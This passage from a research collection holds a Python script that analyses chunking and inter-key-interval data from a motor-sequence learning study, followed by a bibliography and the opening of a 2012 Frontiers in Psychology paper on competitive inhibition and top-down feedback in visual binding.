220                 C1_chunks_n.append(len(data[c][d][s][" chunks "]))
221
222                 if d == " D1 ":
223                     C1_D1_chunks_n.append(len(data[c][d][s][" chunks "]))
224
225                 if d == " D2 ":
226                     C1_D2_chunks_n.append(len(data[c][d][s][" chunks "]))
227
228                 if d == " D3 ":
229                     C1_D3_chunks_n.append(len(data[c][d][s][" chunks "]))
230
231
232             if c == " C2 ":
233                 C2_chunks_n.append(len(data[c][d][s][" chunks "]))
234
235                 if d == " D1 ":
236                     C2_D1_chunks_n.append(len(data[c][d][s][" chunks "]))
237
238                 if d == " D2 ":
239                     C2_D2_chunks_n.append(len(data[c][d][s][" chunks "]))
240
241                 if d == " D3 ":
242                     C2_D3_chunks_n.append(len(data[c][d][s][" chunks "]))
243
244 ##########
245 # Fit curves to levels data
246 # TODO: Why not reaction time data? Need to remove outliers as well.
247 # http://glowingpython.blogspot.it/2011/07/polynomial-curve-fitting.html
248 ##########
249 def Fit(y, order, out_range):
250     x = range(len(y))
251     z = numpy.polyfit(x, y, order)
252     p = numpy.poly1d(z) # so you can do i.e., p(xx)
253     xx = numpy.linspace(0, out_range, out_range)
254     fit = p(xx)
255
256     return y, z, fit
257
258 for c in data.keys():
259     for d in data[c].keys():
260         for s in data[c][d].keys():
261             y = [int(i[0]) for i in data[c][d][s][" level "][0]]
262
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
            y, p, fit = Fit(y, 2, 1000)

            data[c][d][s][" levels_poly_coefs "] = p
            data[c][d][s][" levels_poly_fit "] = fit

##########
# Fit curves to accuratemtdata
# http://glowingpython.blogspot.it/2011/07/polynomial-curve-fitting.html
##########

for c in data.keys():
    for d in data[c].keys():
        for s in data[c][d].keys():
            y = data[c][d][s][" accuratemt "][0]

            y, p, fit = Fit(y, 2, len(y))

            data[c][d][s][" accuratemt_poly_coefs "] = p
            data[c][d][s][" accuratemt_poly_fit "] = fit

def PlotTrialTime(condition, day, title=" ", fname=" "):
    c = " C " + str(condition)
    d = " D " + str(day)

    plt.clf()
    fig = plt.figure()
    ax = fig.add_subplot(111)
    if not title == " ":
        ax.set_title(title)

    for s in data[c][d].keys():
        ikisum = [sum(data[c][d][s][" success_trials "][i])
                  for i in range(len(data[c][d][s][" success_trials "]))]

        for i in range(len(ikisum)):
            if ikisum[i] > 6:
                mn = numpy.mean(ikisum)
                if mn > 6: mn = 6
                ikisum[i] = mn

        ax.plot(ikisum)

    plt.savefig(fname)

##########
# Create a plot of their levels including mean level
##########

def PlotLevels(condition, day, title=" ", fname=" ", legend=True, print_means = False):
    c = " C " + str(condition)
    d = " D " + str(day)

    plt.clf()
    fig = plt.figure()
    ax = fig.add_subplot(111)
    if not title == " ":
        ax.set_title(title)

    j = 0
    for s in data[c][d].keys():

        ax.plot([int(i[0]) for i in data[c][d][s][" level "][0]], label=" S " + str(j))
        j += 1

    sums, means, sds, ns = [], [], [], []
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
    n_trials_per_s = sorted([len(data[c][d][s][" level "][0]) for s in data[c][d].keys()])
    max_trial = n_trials_per_s[-1]

    for t in range(max_trial):

        sums.append(0)
        means.append(0)
        ns.append(0)
        sds.append(0)

        for s in data[c][d]:

            try:
                val = int(data[c][d][s][" level "][0][t][0])
                sums[t] += val
                ns[t] += 1
            except:
                continue

        try:
            means[t] = (float(sums[t]) / float(ns[t]))

        except:
            continue

    ax.plot(means, label=" Mean ", lw=5)


    if legend:
        ax.legend(loc=" best ")

    if not fname == " ":
        plt.savefig(fname)

    if show_plots:
        plt.show()

    return means, ns, sds

def LouvaineOutput(condition, day, subject, intertrial = 1000, intratrial = 1, n_slices = -1, smooth = -1, run=False):
    viz = {}

    # The vector of time series expressed in seconds since trial start, up to n_slices
    d = list(chain(*data[condition][day][subject][" ikilog "]))[:n_slices]

    # Get rid of slices where the subject made errors
    d_new = []
    for row in d:
        if len(row) == seqlen:
            d_new.append(row)

    d = d_new[:]

    # Convert timeseries data into 2d numpy array
    d_new = array([])
    d_new.resize(len(d), seqlen)
    for row in range(len(d)):
        for el in range(seqlen):
            d_new[row][el] = d[row][el]

    d = d_new[:]

    viz[' d_raw_timeseries_data '] = d[:]

    # Create dataset of inter-key-intervals
    # Each row will now have seqlen-1 elements
    d_new = array([])
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
    d_new.resize(len(d), seqlen-1)

    for x in range(len(d)):
        ts = d[x]
        ts_shift = numpy.append(ts[1:], 0)
        ikis = ts_shift - ts
        ikis = ikis[:-1]

        for el in range(seqlen-1):
            d_new[x][el] = ikis[el]

    d = d_new[:]

    viz['d_raw_ikis'] = d[:]

    # # Normalize each row
    d_norm = d[:]
    for x in range(len(d_norm)):
        v = d_norm[x]
        d_norm[x] = (v - min(v))/max(v)

    viz['d_norm_ikis'] = d_norm[:]

    # Compute the third standard deviation of each row
    stdevs, means = array([]), array([])
    stdevs.resize(seqlen-1,1)
    means.resize(seqlen-1,1)

    for x in range(seqlen-1):
        stdevs[x][0] = numpy.std(d_norm[:,x])*3
        means[x][0] = numpy.mean(d_norm[:,x])

    #Compute rows with outlier values
    outliers = []

    for row in range(d_norm.shape[0]):
        for col in range(seqlen-1):
            val = d_norm[row][col]
            sdmax = means[col] + stdevs[col]
            sdmin = means[col] - stdevs[col]
            if val > sdmax or val < sdmin:
                outliers.append(row)

    outliers = numpy.unique(outliers)

    # TODO: wtf broken? Delete rows with outlier values
    d_norm = numpy.delete(d_norm, outliers, 0)

    viz['d_norm_iki_outliers_removed'] = d_norm[:]

    # Compute the difference between successive IKIs for each row
    d_sims = array([])
    d_sims.resize(d_norm.shape[0], seqlen-2)

    for x in range(d_norm.shape[0]):
        for y in range(seqlen-2):
            d_sims[x][y] = numpy.abs(d_norm[x][y] - d_norm[x][y+1])

    # Compute the max of each trial of iki differences
    maxs = array([])
    maxs.resize(d_sims.shape[0])

    for row in range(d_sims.shape[0]):
        maxs[row] = numpy.max(d_sims[row])

    # Normalize each row of iki differences based on the max
    for row in range(d_sims.shape[0]):
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
462             for col in range(seqlen-2):
463                 d_sims[row][col] = (maxs[row] - d_sims[row][col]) / maxs[row]
464
465         viz[ ' d_norm_iki_similarities ' ] = d_sims[:]
466
467         # Create the text output for Louvaine community detection
468         out = " "
469
470         out += " > \n "
471         for x in range(seqlen-1):
472             out += str(x) + "    " + str(x) + " \n "
473         out += " > \n "
474
475         for x in range(d_sims.shape[0]):
476             out += str(x) + "    " + str(x) + " \n "
477         out += " > \n "
478
479         for row in range(d_sims.shape[0]):
480             for col in range(seqlen-2):
481                 out += str(col) + "    " + str(col+1) + "    " + str(d_sims[row][col]) + "    " + str(row) + " \n "
482                 out += str(col+1) + "    " + str(col) + "    " + str(d_sims[row][col]) + "    " + str(row) + " \n "
483
484         out += " \n "
485
486         f = open(condition + " _ " + day + " _ " + subject + " _graph.txt ", " w ")
487         f.write(out)
488         f.close()
489
490         if run:
491
492             cmd = " ./slicer -i  " + condition + " _ " + day + " _ " + subject + " _graph.txt -o  " + \
493                   condition + " _ " + day + " _ " + subject + " _graph.bin -n  " + condition + " _ " + \
494                   day + " _ " + subject + " .node -c  " + condition + " _ " + day + " _ " + \
495                   subject + " .conf -w  " + str(intertrial)
496
497             call(cmd, shell=True)
498
499             cmd = " ./community  " + condition + " _ " + day + " _ " + subject + " _graph.bin  " + \
500                   condition + " _ " + day + " _ " + subject + " .conf -o  " + condition + " _ " + \
501                   day + " _ " + subject + " .communities -pp  " + strf(intratrial)
502
503             call(cmd, shell=True)
504
505             f = open(condition + " _ " + day + " _ " + subject + " .communities " )
506             communities = f.read()
507             f.close()
508             communities = communities.split( " \n " )[:-1]
509
510
511             coms = []
512             for row in range(len(communities)):
513                coms.append(int(communities[row].split( " \t " )[1]))
514
515             coms = array(coms)
516             coms.resize(10, coms.shape[0] / 10)
517
518         data[condition][day][subject][ " communities " ] = coms
519
520         return viz
521
522     def PlotVar(var, x_range, y_range, plot_mean=False):
523
524         for c in data.keys():
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
525
526         for d in data[c].keys():
527
528             plt.clf()
529             fig = plt.figure()
530             ax = fig.add_subplot(111)
531
532             mn = []
533
534             for s in data[c][d].keys():
535                 dat = data[c][d][s][var]
536                 mn.append(array(dat))
537                 ax.plot(dat)
538
539             if plot_mean:
540                 mn = numpy.mean(array(mn), axis=0)
541                 ax.plot(mn, lw=3, color=" black ")
542             plt.axis([0, x_range, 0, y_range])
543             plt.savefig(c + " _ " + d + " _ " + var + " .png ")
544
545 def SurfacePlotsAllSubjects(c,d):
546     for s in data[c][d].keys():
547         mlab.surf(data[c][d][s][" success_trials_norm "], colormap=" jet ", warp_scale=" auto ")
548
549 def Plot(x, fname, y=None, z=None, legend=False, labels=" ", title=" ", title_size=" "):
550     plt.clf()
551     fig = plt.figure()
552     ax = fig.add_subplot(111)
553     ax.plot(x)
554
555     if not y is None:
556         ax.plot(y)
557
558     if not z is None:
559         ax.plot(z)
560
561     if legend:
562         if labels == " ":
563             ax.legend()
564         else:
565             ax.legend(labels)
566
567     if not title == " ":
568         if title_size == " ":
569             ax.set_title(title)
570         else:
571             ax.set_title(title, size=title_size)
572
573     plt.savefig(fname)
574
575 means, ns, sds = PlotLevels(1, 1, " ", " C1_D1_levels.png ", legend=False)
576 Plot(norm(ns)*norm(means), " C1_D1_norm_ns_correlation.png ")
577 Plot(ns, " C1_D1_ns_means.png ", means)
578
579 means, ns, sds = PlotLevels(1, 2, " ", " C1_D2_levels.png ", legend=False)
580 Plot(norm(ns)*norm(means), " C1_D2_norm_ns_correlation.png ")
581 Plot(ns, " C1_D2_ns_means.png ", means)
582
583 PlotLevels(1, 3, " ", " C1_D3_levels.png ", legend=False)
584 PlotLevels(2, 1, " ", " C2_D1_levels.png ", legend=False)
585 PlotLevels(2, 2, " ", " C2_D2_levels.png ", legend=False)
586 PlotLevels(2, 3, " ", " C2_D3_levels.png ", legend=False)
587
```

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

```
588 PlotTrialTime(1, 1, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C1_D1_mean_trial_time.png ")
589 PlotTrialTime(1, 2, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C1_D2_mean_trial_time.png ")
590 PlotTrialTime(1, 3, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C1_D3_mean_trial_time.png ")
591 PlotTrialTime(2, 1, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C2_D1_mean_trial_time.png ")
592 PlotTrialTime(2, 2, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C2_D2_mean_trial_time.png ")
593 PlotTrialTime(2, 3, " Sum of IKIs per trial from Condition 1 on Day 1 ", " C2_D3_mean_trial_time.png ")
```

BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS / BM-A9E0CEBE342A
BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A

Bibliography

[1] J Bo and R D Seidler. Visuospatial working memory capacity predicts the organization of acquired explicit motor sequences. Journal of neurophysiology, 101, Jun 2009.

[2] M. Chekaf and F. Mathy. Chunking memory span for objects varying in number, order and compressibility. In Review, 2012.

[3] Steve W Kennerley, K Sakai, and M F S Rushworth. Organization of action sequences and the role of the pre-sma. Journal of neurophysiology, 91, Feb 2004.

[4] Robert J. Kosinski. A literature review on reaction time: http://goo.gl/lywyy. 2008.

[5] T Kriete, D Noelle, T Braver, J Cohen, and R O'Reilly. Indirection and generativity in the prefrontal cortex / basal ganglia system. In Prep.

[6] G A Miller and G A Miller. The magical number seven, plus or minus two: some limits on our capacity for processing information. 1956. Psychological review, 101:81–97, 08 1994.

[7] V S Chandrasekhar Pammi, K P Miyapuram, Kazuyuki Ahmed, Raju S Samejima, and Kenji Bapi. Changing the structure of complex visuo-motor sequences selectively activates the fronto-parietal network. NeuroImage, 59, Jan 2012.

[8] Virginia B Penhune and Christopher J Steele. Parallel contributions of cerebellar, striatal and m1 mechanisms to motor sequence learning. Behavioural brain research, 226, Jan 2012.


[9] Katsuyuki Sakai, Katsuya Kitaguchi, and Okihide Hikosaka. Chunking during human visuo-motor sequence learning. Experimental brain research, 152, Sep 2003.

[10] Timothy Verstynen, Jeff Phillips, Emily Braun, Brett Workman, Christian Schunn, and Walter Schneider. Dynamic sensorimotor planning during long-term sequence learning: The role of variability, response chunking and planning errors. PloS one, 7, 10 2012.

[11] Willem B. Verwey and Elger L. Abrahamse. Distinct modes of executing movement sequences: Reacting, associating, and chunking. Acta Psychologica, 140(3):274–282, Jul 2012.

[12] Erica L Wohldmann, Alice F Healy, and Lyle E Bourne. Task integration in time production. Attention, perception & psychophysics, 72, May 2010.

BRIAN MINGUS RESEARCH COLLECTION / BM-A9E0CEBE342A



JOURNAL ARTICLE | JUNE 18, 2012

The Role of Competitive Inhibition and Top-Down Feedback in Binding during Object Recognition

Dean Wyatte · Seth Herd · Brian Mingus · Randall O'Reilly

Frontiers in Psychology

How do visual features become a coherent object? This model studies how competitive inhibition and feedback interact over time to support binding and recognition.

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

frontiers in
PSYCHOLOGY

HYPOTHESIS AND THEORY ARTICLE
published: 18 June 2012
doi: 10.3389/fpsyg.2012.00182

The role of competitive inhibition and top-down feedback in binding during object recognition

Dean Wyatte*, Seth Herd, Brian Mingus and Randall O'Reilly

Department of Psychology and Neuroscience, University of Colorado Boulder, Boulder, CO, USA

Edited by:
Snehlata Jaswal, Indian Institute of Technology Ropar, India

Reviewed by:
Rufin VanRullen, Centre de Recherche Cerveau et Cognition Toulouse, France
Hubert D. Zimmer, Saarland University, Germany

****Correspondence:***
Dean Wyatte, Department of Psychology and Neuroscience, University of Colorado Boulder, 345 UCB, Boulder, CO 80309-0345, USA.
e-mail: dean.wyatte@colorado.edu

How does the brain bind together visual features that are processed concurrently by different neurons into a unified percept suitable for processes such as object recognition? Here, we describe how simple, commonly accepted principles of neural processing can interact over time to solve the brain's binding problem. We focus on mechanisms of neural inhibition and top-down feedback. Specifically, we describe how inhibition creates competition among neural populations that code different features, effectively suppressing irrelevant information, and thus minimizing illusory conjunctions. Top-down feedback contributes to binding in a similar manner, but by reinforcing relevant features. Together, inhibition and top-down feedback contribute to a competitive environment that ensures only the most appropriate features are bound together. We demonstrate this overall proposal using a biologically realistic neural model of vision that processes features across a hierarchy of interconnected brain areas. Finally, we argue that temporal synchrony plays only a limited role in binding – it does not simultaneously bind multiple objects, but does aid in creating additional contrast between relevant and irrelevant features. Thus, our overall theory constitutes a solution to the binding problem that relies only on simple neural principles without any binding-specific processes.

Keywords: binding, competitive inhibition, feedback, computational model, object recognition

INTRODUCTION

The term "binding" has several meanings within psychology and neuroscience. The central assumption is that partial representations must in some way be "bound" together into a full representation (Treisman, 1996, 1999). In particular, the term is used in the context of visual processing; however, the issue is relevant in understanding brain and psychological mechanisms in general. The need for binding mechanisms is highlighted by the fact that neurons early in the visual system respond to (and therefore represent) simple visual features while meaningful objects consist of very particular conjunctions of many of these features (e.g., perpendicular lines meeting at their ends compose corners; corners that line up compose rectangles, etc.). Some mechanism appears to be needed to track which of these features belong together; that is, which ones originated from a coherent construct in the real world, and so should be combined to produce an accurate and meaningful internal representation of that construct.

We seek here to clarify the neural mechanisms involved in the process of binding. In doing so, we describe a theory of how binding can be explained using only simple, generic principles of neural processing. Our perspective on binding has much in common with that of other theorists (Reynolds and Desimone, 1999; Shadlen and Movshon, 1999; Treisman, 1999; Bundesen et al., 2005). In fact, the amount of convergence on the binding problem in recent years is striking; the novelty of our contribution is therefore largely in adding specificity to these proposals in terms of the biological mechanisms that underlie binding in the brain.

Our core proposal is that competitive neural inhibition, combined with top-down feedback and learned selectivity for some features over others, accounts for binding in the brain. More specifically, the computational role of inhibition and top-down feedback in binding is to ensure that only neurons with the most support become substantially active and ultimately drive behavior. Cortical inhibition thus performs contrast enhancement by suppressing activity of neurons with significant but lower levels of excitatory input (Kandel et al., 1995; Carandini and Heeger, 2012). Neurons tuned to the less relevant information (such as features from objects outside the focus of attention) are thus out-competed, and so downstream neurons respond only to the most relevant "winning" features.

Top-down feedback supplies an extra set of criteria for which features are most relevant in a given context, supplying useful biases to this competition (Desimone and Duncan, 1995). Top-down feedback can thus be contrasted with feedforward, stimulus-driven signals, that mainly convey information about the sensory environment. However, the neural mechanisms that underlie these two information pathways are exactly the same: standard excitatory synaptic inputs (O'Reilly, 1996; O'Reilly and Munakata, 2000). Putative top-down signals include those from frontal and parietal areas that direct spatial attention (Thompson et al., 2005; Bressler et al., 2008), and those from prefrontal areas that convey information related to the current task or goals (Miller and Cohen, 2001), but might also include those originating from areas only slightly higher up in the visual system that convey "working hypotheses" as to object identities or higher-level features

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

(Fahrenfort et al., 2007; Boehler et al., 2008; Roland, 2010; Koivisto et al., 2011). In each case, the type of information and therefore the exact constraints supplied to the competition are different; but the fundamental computational role in guiding the local competitions that lead to binding the most relevant features is the same.

We motivate our proposal with a recent review by Vanrullen (2009), which posits two distinct types of binding. One is an "on-demand" process for binding together simple but arbitrary feature dimensions into conjunctive representations (e.g., a red circle stimulus in a visual search experiment contain both "red" and "circular" features). Much of research on binding to date has involved visual tasks that use these arbitrary feature conjunctions which have been proposed to be solved by top-down attentional mechanisms as well as inhibitory mechanisms (Treisman, 1996, 1999; Reynolds and Desimone, 1999). A second type of binding, referred to as "hardwired" binding, involves grouping together pre-established conjunctions of features. Experiments using visual object categorization have been used to motivate the need for hardwired binding, with the major finding being that they proceed rapidly in the absence of top-down attentional mechanisms (Riesenhuber and Poggio, 1999b; Serre et al., 2007; Vanrullen, 2007).

We focus here on the case of hardwired binding. However, we propose that the same mechanisms involved in on-demand binding are also present during hardwired binding. Inhibition and top-down feedback interact to select only the most relevant elements of visual features for further processing, eliminating less contextually relevant features, thus minimizing binding errors. We argue that these mechanisms are just as important for activating the learned feature combinations used in visual object recognition as they are in visual tasks involving arbitrary feature combinations.

Thus, our approach focuses on the binding problem inherent in the problem of object recognition, but applies to the problem more generally. When presented with visual information, whether it be in the context of a single isolated object or an array of multiple objects, the brain relies on the same basic neural mechanisms to form a coherent (properly bound) representation. While abstract cognitive strategies may be important for dealing with different tasks (e.g., visual search), it is unlikely that they are implemented differently at the neural level or require special binding processes. Instead, they operate on the same basic representation formed by simple visual processing.

We explicitly demonstrate our proposal using a biologically realistic model of visual processing (O'Reilly et al., under review; see Methods for overview). We demonstrate three particular aspects of our proposal in the context of a realistic object recognition task that requires binding together learned object features into a single, coherent object (i.e., part binding; Treisman, 1996). First, we show how neurons that code complex visual features compete during processing over the full course of recognition. Inhibitory competition ensures that only the most relevant features are active, while less relevant ones are ultimately suppressed. We further show that systematically reducing the number of category-relevant visual features in the stimulus by an occlusion degradation weakens these competition effects, ultimately causing binding errors in which relevant and irrelevant features become co-active in the bound representation. Second, we show how top-down feedback reinforces category-relevant features, including those that may have been weakened by degrading factors like occlusion, providing some robustness to binding errors. Finally, we investigate the case of multiple object recognition, which has special importance in the study of binding as it can produce illusory conjunctions of features across objects (Treisman, 1996, 1999). We find that the same mechanisms of inhibitory competition and top-down feedback contribute to solving the problem of properly binding learned features when selecting among multiple objects.

The novelty of our contribution to the ongoing discussion on binding is a synthesis between binding and object recognition theories using only the general neural mechanisms of neural inhibition and top-down feedback. Others have put forth similar solutions to the binding problem using only general neural mechanisms (e.g., Reynolds and Desimone, 1999; Bundesen et al., 2005), and we expand on this work with explicit simulations that make predictions about the temporal dynamics of these mechanisms during a hardwired binding task. Our theory can be contrasted with more complex theories of binding, especially those that involve multiplexed neural synchrony (e.g., Singer, 1993, 1999; Singer and Gray, 1995; Uhlhaas et al., 2009). While there might be additional binding-related phenomena (such as those involving working memory; see Raffone and Wolters, 2001) that require such mechanisms, the standard object recognition functions of visual cortex targeted by existing work on binding appear to only require the mechanisms that we focus on here. We conclude by discussing some of the predictions and limitations of our model with respect to other binding theories.

NEURAL INHIBITION SUPPRESSES IRRELEVANT INFORMATION

In the simplest sense, a bound representation in the brain consists of the current set of actively represented features. The brain represents information in a code distributed across a large number of neurons (Kandel et al., 1995), and thus, can represent many features simultaneously. Binding errors can thus occur when features that belong to different objects in the external world are incorrectly bound together into the brain's representation of a single object. To minimize binding errors, the brain relies on several mechanisms to ensure that only the features that belong together get bound together in the long run. One such mechanism is neural inhibition.

Within a given brain area, only a small percentage of neurons are ever active at any given time. One reason for this is that cortical neurons inhibit each other through disynaptic connections with local inhibitory neurons. These inhibitory interneurons are known to perform the function of limiting overall activity levels throughout cortical areas. Within an area, connections to and from inhibitory neurons seem to be relatively non-selective (Swadlow and Gusev, 2002), making this competitive effect general: every excitatory neuron competes with every other excitatory neuron, to roughly the same extent. This picture of inhibitory function is, of course, somewhat oversimplified, but it is sufficient to capture the role neural inhibition in solving the binding problem. This competitive inhibition is one mechanism of contrast enhancement (Carandini and Heeger, 2012), and it is useful to think of the

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6

mechanism as enhancing contrast between firing rates of neurons representing more- and less-appropriate features.

As an example that illustrates the role of inhibition in hard-wired binding, we use the LVis model described in O'Reilly et al. (under review) to demonstrate how the brain binds together a visual representation of a fish for recognition (see Methods for model details). Visual object recognition is thought to be subserved primarily by inferotemporal (IT) cortex, which responds to moderately complex visual features (Logothetis et al., 1995; Tompa and Sary, 2010). IT cortex contains a columnar organization (Tanaka, 1996; Tompa and Sary, 2010), in which columns of neurons that subtend horizontal patches of the cortex code different visual features. While the specific dimensions of stimuli to which a given IT column respond are not yet well-understood (Kourtzi and Connor, 2010), IT neurons can be conceptualized as responding to object "parts" that represent a specific object exemplar at the population level (i.e., combination coding, Ungerleider and Bell, 2011).

As a concrete example, one column of IT neurons might be tuned to a fish's fin, ideally firing when in the presence of a viewed fish. A neighboring column might be tuned to a completely different visual feature such as a bird's wing, and thus should be silent when viewing the fish. These columns project onto inhibitory interneurons that create competition among columns (Mountcastle, 1997), effectively making some combinations of columns mutually exclusive.

In **Figure 1**, we show the firing patterns of simulated columns of IT neurons when presented with a fish stimulus. Initially, a large number of IT neurons fire, some of which belong to columns that code fish-relevant features and some of which belong to columns that do not. The columns selective to fish-relevant features (e.g., a fish fin, a fish tail), however, quickly out-compete columns selective to fish irrelevant features since the former constitute a better fit with the fish stimulus, increasing their initial evoked response. In turn, the columns selective to fish features inhibit columns selective to irrelevant features, effectively stopping irrelevant neurons from firing and becoming part of the bound representation. Thus, competitive inhibition among detected features helps ensure that a valid combination of features ultimately is bound by driving firing of IT neurons, eliminating invalid conjunctions of features that might lead to binding errors.

Inhibition might be especially important when visual objects are highly ambiguous. We demonstrate this idea in **Figure 1** by partially occluding the presentation of a fish, which removes diagnostic visual features and impairs recognition accuracy. Other conditions may also create stimulus ambiguity, such as a non-standard view of an object (such as a fish's underbelly), or an atypical exemplar (an exotic fish, perhaps). Visual occlusion, however, allows us to parametrically measure the effects of ambiguity on activity levels of IT neurons in our model. The general effect of occlusion is an attenuation of the category selective IT response due to the decreased stimulus-driven signal, a finding that has




FIGURE 1 | Neural inhibition in visual binding. We use the LVis model described in O'Reilly et al. (under review) to demonstrate how IT level visual features are suppressed by inhibitory mechanisms over the course of visual processing. tbfTop: Visual occlusion was varied as an independent variable to measure its effect on IT firing patterns during object categorization. Increased occlusion results in a monotonic impairment in categorization accuracy. Bottom: Firing rates were recorded for each IT unit in the model and grouped according to whether they were strongly tuned to the fish category exemplars (dotted lines) or tuned to other categories (solid lines). The first wave of responses from the model's IT units area code a large number of features, only some of which are category-relevant. Inhibitory competition, however, suppresses the responses of irrelevant non-category units, leaving the features coded by relevant category units to compose the final bound representation. This competitive advantage disappears at higher levels of occlusion (e.g., 50% occlusion) due to fewer 